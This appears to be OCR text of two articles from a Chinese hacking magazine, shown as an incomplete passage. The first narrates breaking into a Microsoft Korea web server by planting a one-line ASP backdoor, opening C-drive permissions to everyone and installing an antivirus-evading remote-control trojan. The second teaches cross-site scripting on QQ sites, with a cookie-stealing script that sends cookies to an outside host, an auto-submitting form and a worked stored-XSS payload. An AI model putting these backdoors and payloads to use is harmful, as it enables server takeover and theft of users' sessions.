


图 3

开了Terminal Services服务（终端3389服务），打开远程终端提示连接超时。又继续执行“ipconfig /all”命令，如图4。




图 4

服务器使用的是公网IP地址，情况来了转机。那么我们是不是可以从web路径下手呢？用NBSI一个文件夹一个文件夹的检测，终于皇天不负有心人，竟给我找到了web的存放路径，如图5。




图 5




图 6

有了web的存放路径使我信心大增，翻箱倒柜找出了臭要饭写的SQL web shell，在本地建了一个renzha.txt的文件，内容为“<%execute request("1")%>”，也就是我们常用的一句话后门。打开臭要饭的SQL web shell，点击开始，提示上传成功，如图6。

打开我们上传的网页路径，如图7。




图 7

上传成功！我们继续找到蓝屏大叔的一句话木马客户端，把里面的指向路径替换为http://partner.microsoft.co.kr/renzha.asp，其中木马的代码填入我们常用的小马，提交成功。返回给我们一个webshell，如图8。




图 8

我们先来解除对方C盘的权限，在dos下执行“cls c:\ /E /T /G everyone:F”命令，这样C盘就变成everyone权限可写可读，我们就可以通过webshell上传后门程序到C盘，我们上传一个修改过的免杀的黑洞到它的C盘，并起名为chaoc.exe，上传成功，如图9




图 9

看来微软韩国对病毒还是很放心的，也许他们从没有想过会有人对他们的网站进行安全测试吧，用NBSI执行chaoc.exe，打开黑洞我们可爱的韩国微软的肉鸡上线了，如图10。




图 10


这样我们就有了控制微软韩国网站的权限，同时也控制了他的服务器。

随着sql注入技术的不断提高，网络管理员和程序员更应该尽职尽责，一些大侠的思路和技术也在不断的升华，网络安全的较量以后将越演越激烈，也希望国人对网络安全的意识更进一层楼。

（文章中涉及到的程序NBSI2、蓝屏大叔最小asp木马、臭要饭的SQL web shell、黑洞以及入侵动画文件，以经收录于当期光盘中）

让QQ网站成为你的黑手

——由QQ网站漏洞来看跨站应用



玄猫Daniel@[Blackwoods]

前言

说实话，最近SQL Injection的热潮有点过去了，因为稍微有点网络安全常识的程序员都懂得要过滤字符或者判断值类型了，但是跨站这种漏洞相对来说就没有那么容易防了，程序员很容易疏忽，就连QQ这种大站都存在许多跨站的利用点，所以只要是用户输入的，要显示在页面上的东西，通通都要处理下……程序的安全性的优先级应该是大于程序的效率的。

前置知识

最近因为发现了几个跨站漏洞，被许多人问跨站怎么用，这里我就举几个简单的例子帮助大家理解。

跨站利用一、盗取Cookies

这个可以说是用的比较多比较滥的跨站应用了，这种方法对于那些把密码用明文保存在cookies里的程序可以算得上通杀了，但是QQ网站当然不会把密码用明文保存，所以我们得到用户的cookies后，还要进行一些其他的动作，不过对于QQ来说其实还是没有很大的价值。盗取cookies的跨站代码是：

```
<script>document.location="http://www.myzone.com/save.asp?"+document.cookie</script>
```

其中www.myzone.com是存放得到的cookies数据的文件的目录，具体的代码，都已经放在本期光盘上了，大家可以自己看看。

跨站利用二、构造表单

经常有朋友反映，在无法用cookies欺骗的时候，跨站没有什么用处。真的吗？当然不是。不妨想想，当管理员访问我们加入代码的页面的时候，是以管理员身份登录的，我们可以在页面模仿管理员的身份进行各种操作，而这种操作其实不过就是一些表单的提交。所以我们只要构造一些自提交表单用iframe的方式插入页面，如果程序对提交来路检验不严的话，就可以利用管理员为我们做事了。

自提交表单的构造方法：

```
<body onload=javascript:document.exploit.submit()>
<!-- 当页面载入时触发事件：提交表单 -->
<!-- 这里的exploit是我们构造的表单的名称 -->
</body>
```

跨站利用三、钓鱼式攻击

这个可没有用URL欺骗噢，我们可是正正经经的在“QQ的页面”上构造了登录表单噢！

漏洞利用四、挂马

由于玄猫极其鄙视挂马，所以仅作为一种思路，不做具体解释。

跨站点查找

QQ的网站自然是非开放源代码的了，这时就需要我们手动而不是看代码来查找跨站点。还有就是我们不一定非得在QQ的网站上去找漏洞，因为QQ客户端的许多地方也是靠调用网站的相关页面来显示信息的，而这种页面，程序员就更容易疏忽。

好的，来看第一个漏洞，这个漏洞是在QQ群BBS中出现的，我们打开一个群的BBS，如图1，来发个帖子，首先试着在帖子标题、内容两个地方写一些跨站代码，如：<script>alert(document.cookie)</script>来弹出我们在这个地方的Cookies信息。




图1

好的，写入后提交，再打开这个帖子，没有发现有任何异常，不过我们还是要看看帖子的源文件。这时需要登录网站：http://group.qq.com，登录进去后，打开这个群的BBS，然后分析出帖子的frame地址，来查看源文件，可以看到以下代码：

```
<tr>
<td height="29" colspan="2">
<img src="/images/face/14.gif" width="16" height="16"> 
<strong>&lt;script&gt;alert(document.cookie)&lt;/script&gt;</strong> </td>
</tr>
<tr>
<td colspan="2" style="word-break:break-all" >&lt;script&gt;alert(document.cookie)&lt;/script&gt;</td>
</tr>
<tr>
```

这里可以看到，在显示帖子标题和内容的地方，都已经作过了字符的转义，我们是无法跨站的，不过接着往下看，回复帖子的那个表单中有这样的代码：

```
<tr>
<td width="108" height="28" align="right" class="td3">帖子标题:</td>
<td width="382" colspan="3" class="td4"><input name="NewTitle" type="text" class="input1" size="50" maxlength="50" value="Re:<script>alert(document.cookie)</script>">
</td>
</tr>
```

不难看到，它并没有作相关的转化，我们来构造一段代码，使得在查看帖子的时候，回复部分可以执行被插入的跨站代码。我们来发表一个帖子，内容自己写，标题写如下代码：

```
"><script>alert(document.cookie)</script><img src=" http://tinypic.com/5u3a6w
```

然后发帖，这样再打开这个帖子的话，我们不难看到写的javascript代码已经在客户端执行了，如图2，并且页面也没有什么大的错乱（这里图是给大家演示的，在实际应用中，后面的img代码应该写作<img src="" border="0" width="0" height="0">）来取消图片的显示，如图3。

